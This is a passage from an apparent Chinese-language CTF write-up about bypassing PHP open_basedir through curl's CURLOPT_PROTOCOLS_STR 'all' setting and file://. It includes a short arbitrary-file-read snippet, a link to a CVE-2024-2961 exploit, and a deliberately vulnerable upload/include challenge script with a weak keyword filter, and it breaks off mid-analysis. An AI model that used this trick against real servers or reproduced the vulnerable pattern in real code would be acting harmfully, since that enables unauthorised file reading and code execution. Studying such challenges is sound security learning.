curl_setopt($ch, CURLOPT_PROTOCOLS_STR, "all");

再加上 file:// 协议即可绕过 open_basedir 的限制,可以读取任意的文件。

利用:

1
2
3
4
5
6
7
$orig = $_POST[0];
$ch = curl_init($orig);
curl_setopt($ch, CURLOPT_PROTOCOLS_STR, "all");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$data = curl_exec($ch);
echo $data;
curl_close($ch);

我们可以读取任意的文件, 传参为 file:// 协议即可任意读文件


cn-ext漏洞

从多个比赛引发的CVE-2024-2961漏洞学习思考-先知社区

https://github.com/ambionics/cnext-exploits/blob/main/cnext-exploit.py


解题思路

源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
<?php
if (isset($_POST['url'])) {
$url = $_POST['url'];
$file_name = basename($url);

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$data = curl_exec($ch);
curl_close($ch);

if ($data) {
file_put_contents('/tmp/'.$file_name, $data);
echo "文件已下载: <a href='?down=$file_name'>$file_name</a>";
} else {
echo "下载失败。";
}
}

if (isset($_GET['down'])){
include '/tmp/' . basename($_GET['down']);
exit;
}

// 上传文件
if (isset($_FILES['file'])) {
$target_dir = "/tmp/";
$target_file = $target_dir . basename($_FILES["file"]["name"]);
$orig = $_FILES["file"]["tmp_name"];
$ch = curl_init('file://'. $orig);

// I hide a trick to bypass open_basedir, I'm sure you can find it.

curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$data = curl_exec($ch);
curl_close($ch);
if (stripos($data, '<?') === false && stripos($data, 'php') === false && stripos($data, 'halt') === false) {
file_put_contents($target_file, $data);
} else {
echo "存在 `<?` 或者 `php` 或者 `halt` 恶意字符!";
$data = null;
}
}
?>

一个文件上传和文件下载的功能。

然后通过提示

1
2
$ch = curl_init('file://'. $orig);
// I hide a trick to bypass open_basedir, I'm sure you can find it.

需要绕过open_basedir。

看到文件上传这里 $ch = curl_init('file://'. $orig);

curl文档中写明curl是不能使用file://的,但这里使用了,说明存在某个漏洞,也就是上面所说的open_basedir绕过漏洞


看看文件上传的过滤:

禁止文件内容出现:<?,php,halt

再看到 php.ini 对 short_open_tag 的定义为 Off,也确定了 <?、`<%


转载请注明来源,欢迎对文章中的引用来源进行考证,欢迎指出任何有错误或不够清晰的表达。
MIXBP github
🌙